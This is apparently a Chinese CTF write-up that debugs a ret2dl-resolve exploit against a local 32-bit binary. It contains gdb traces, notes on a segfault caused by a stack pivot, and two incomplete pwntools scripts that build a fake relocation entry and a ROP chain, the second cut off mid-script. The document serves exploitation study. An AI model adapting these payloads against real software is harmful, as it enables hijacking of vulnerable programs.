
FAKE\_REL部分

解决问题:实际调试时候，如何判断自己伪造的结构被程序读取。

从plt表中跳入dl\_reslove函数时候

dl\_resolve会根据你的reloc\_argc找到你的JMPREL结构(我们伪造的)

#伪造的r\_info 可以先写0x107 ,看看能不能解析真正的read函数。如果不行说明伪造的结构有问题。



源代码如下

0xf7fee000: push eax

0xf7fee001: push ecx

0xf7fee002: push edx


**0xf7fee003: mov edx,DWORD PTR [esp+0x10]**

**0xf7fee007: mov eax,DWORD PTR [esp+0xc]**

=> 0xf7fee00b: call 0xf7fe77e0

函数通过加粗代码，将linkmap和reloc\_arg分别存入edx和eax，然后call dl\_fixup。

所以只需要判断call的时候edx和eax的值是不是我们传入的值就能判断，结构伪造是否成功。



实际调试

Py脚本(不完整)

# -\*- coding: utf-8 -\*-

from pwn import \*

p=process('./pwn01')

gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

buf=0x804a040

fake\_esp=fake\_ecx-0x4

base\_stage=fake\_esp+0x800

read\_plt=0xf7ed2b00

gadget1=0x0804851b #pop ebp |ret

gadget2=0x08048519 # pop esi ; pop edi ; pop ebp ; ret

#New stack

payload="A"\*0xe

payload+=p32(fake\_ecx)

payload+="BBBB"

payload+=p32(gadget1)

payload+=p32(base\_stage)

#p.sendline(payload)

#fake\_struct

plt0=0x80482f0

rel\_plt=0x080482b4

reloc\_arg=buf+0x200-rel\_plt #fake\_rel放后面一些，防止被出栈入栈覆盖

dynsym=0x080481cc

dynstr=0x0804822c

r\_offset=0x0804a00c #read\_got

r\_info=0x107

fake\_rel=p32(r\_offset)+p32(r\_info)

payload+=p32(plt0)

payload+=p32(reloc\_arg)

payload+="A"\*(0x200-len(payload)) #fake\_rel的位置

payload+=fake\_rel #buf+0x200


p.sendline(payload)

p.interactive()

传送reloc没问题

EAX=0xf7ffd918 #link\_map

EDX=0x1db2 #reloc\_argc




然后就进入call 0xf7fe77e0了，应该会读取我们伪造的REL结构了。但是执行到push esi的时候。


一开始以为是我们结构构造错误，但是自己观察报错。

发现提示SIGSEGV，即段错误。

再仔细一看，现在的栈已经下降到了0x804a002了，已经从bss段下降到了其他不可写的段，直接导致了段错误。

主要原因是因为我图方便，把bss的首地址作为了栈顶。解决方案就是在程序开始的时候就大幅度提高栈的地址。#这个图方便导致我卡了一个半个小时





于是提高栈空间重新写一下exp

# -\*- coding: utf-8 -\*-

from pwn import \*

p=process('./pwn01')

gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

buf=0x804a040

fake\_esp=fake\_ecx-0x4

base\_stage=fake\_esp+0x800

read\_plt=0xf7ed2b00

stack\_size=0x500

gadget1=0x0804851b #pop ebp |ret

gadget2=0x08048519 # pop esi ; pop edi ; pop ebp ; ret

gadget3=0x080483c5 #

#New stack

payload="A"\*0xe

payload+=p32(fake\_ecx)

payload+="BBBB"

#payload+=p32(read\_plt)

#payload+=p32(gadget2)

#payload+=p32(0)+p32(base\_stage)+p32(100)

payload+=p32(gadget1)

payload+=p32(base\_stage)

payload+=p32(gadget3)

payload+=p32(base\_stage+stack\_size)

#p.sendline(payload)

#struct

plt0=0x80482f0

rel\_plt=0x080482b4

reloc\_arg=0x804a862-rel\_plt #fang hou mian yidian ,hui bei fugai

dynsym=0x080481cc

dynstr=0x0804822c

r\_offset=0x0804a00c #read\_got

r\_info=0x107

fake\_rel=p32(r\_offset)+p32(r\_info)

payload+="A"\*(0x804a85a-buf-len(payload))

payload+=p32(plt0)

payload+=p32(reloc\_arg)

